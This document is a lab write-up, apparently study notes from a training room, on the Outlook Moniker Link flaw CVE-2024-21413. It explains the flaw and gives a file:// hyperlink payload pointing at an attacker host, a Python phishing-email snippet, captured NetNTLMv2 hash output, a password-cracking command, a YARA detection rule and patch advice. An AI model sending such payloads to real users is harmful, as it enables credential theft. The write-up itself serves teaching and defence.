

Sec 7.1. Moniker Link

Moniker Link (CVE-2024-21413)

Task 1 - Introduction

On February 13th, 2024, Microsoft announced a Microsoft Outlook RCE & credential leak vulnerability with the assigned CVE of CVE-2024-21413 (Moniker Link).

CVSS	Description
Publish date	February 13th, 2024
MS article	https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 (opens in new tab).
Impact	Remote Code Execution & Credential Leak
Severity	Critical
Attack Complexity	Low
Scoring	9.8

What "Severity" rating has the CVE been assigned? Critical

Task 2 - Moniker Link (CVE-2024-21413)

Outlook can parse hyperlinks such as HTTP and HTTPS. However, it can also open URLs specifying applications known as Moniker Links. Normally, Outlook will prompt a security warning when external applications are triggered.



This pop-up is a result of Outlook's "Protected View". Protected View opens emails containing attachments, hyperlinks and similar content in read-only mode, blocking things such as macros (especially from outside an organisation). By using the `file://` Moniker Link in our hyperlink, we can instruct Outlook to attempt

to access a file, such as a file on a network share (`<a href="file://ATTACKER_IP/test">Click me</a>`). The SMB protocol is used, which involves using local credentials for authentication. However, Outlook's "Protected View" catches and blocks this attempt.

```
<p><a href="file://ATTACKER_MACHINE/test">Click me</a></p>
```

The vulnerability here exists by modifying our hyperlink to include the `!` special character and some text in our Moniker Link which results in bypassing Outlook's Protected View. For example: `<a href="file://ATTACKER_IP/test!exploit">Click me</a>`.

```
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
```

We, as attackers, can provide a Moniker Link of this nature for the attack. Note the share does not need to exist on the remote device, as an authentication attempt will be attempted regardless, leading to the victim's Windows netNTLMv2 hash being sent to the attacker.

Remote Code Execution (RCE) is possible because Moniker Links uses the Component Object Model (COM) on Windows. However, explaining this is currently out of scope for this room, as there is no publicly released proof of concept for achieving RCE via this specific CVE.

What Moniker Link type do we use in the hyperlink? file://

What is the special character used to bypass Outlook's "Protected View"? !

Task 3 - Exploitation

PoC (A Proof of Concept is often a piece of code or an application that is used to demonstrate an idea or theory is possible. Proof of Concepts are often used to demonstrate vulnerabilities)

```
root@ip-10-10-136-33:~# vim exploit.py
```


```
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://10.10.136.33/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email
```

- Takes an attacker & victim email. Normally, you would need to use your own SMTP server (this has already been provided for you in this room)
- Requires the password to authenticate. For this room, the password for **attacker@monikerlink.thm** is **attacker**
- Contains the email content (html_content), which contains our Moniker Link as a HTML hyperlink
- Then, fill in the "subject", "from" and "to" fields in the email
- Finally, it sends the email to the mail server

Let's use Responder to create an SMB listener on our attacking machine. For the THM AttackBox, the interface will be `-I ens5`. The interface name will differ if you are using your own device (i.e. Kali). If you would like some homework, an Impacket server can also be used.



Click on the "Click me" hyperlink and return to our "Responder" terminal session on the AttackBox:

```
[SMB] NTLMv2-SSP Username : THM-MONIKERLINK\tryhackme
[SMB] NTLMv2-SSP Hash      : tryhackme::THM-MONIKERLINK:f9ad125afea7f657:1BAA167E
E69F3336A6089D5EDF6A16FD:01010000000000000801D8B70C46FDB01F7B3FBA8022B83BD00000000
0020000800310047003900430001001E00570049004E002D004C00560031004F004E0036003300580
042003500380004003400570049004E002D004C00560031004F004E0036003300580042003500380
02E0031004700390043002E004C004F00430041004C000300140031004700390043002E004C004F0
0430041004C000500140031004700390043002E004C004F00430041004C0007000800801D8B70C46
FDB0106000400020000000080030003000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
```

What is the name of the application that we use on the AttackBox to capture the user's hash? responder

```
root@ip-10-10-136-33:~# john --format=netntlmv2 --wordlist=pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Kkh3gv439dnq! (tryhackme)
```

What type of hash is captured once the hyperlink in the email has been clicked?
netNTLMv2

Task 4 - Detection

YARA: A Yara rule has been created by Florian Roth([opens in new tab](#)) to detect emails containing the `file:\\` element in the Moniker Link

```
CVE-2024-21413 Yara rule created by Florian Roth

user@yourmachine:~# cat cve-2024-21413.yar

rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {

  meta:

    description = "Detects emails that contain signs of a method to exploit CVE-2024-21413 in Microsoft Outlook"

    author = "X_Junior, Florian Roth"


    reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/"

    date = "2024-02-17"

    modified = "2024-02-19"

    score = 75
```

Wireshark: Additionally, the SMB request from the victim to the client can be seen in a packet capture with a truncated netNTLMv2 hash.



Task 5 - Remediation

Microsoft has included patches to resolve this vulnerability in February's "patch Tuesday" release. You can see a list of KB articles by Office build [here](#). Updating Office through Windows Update or the [Microsoft Update Catalog](#) is strongly recommended.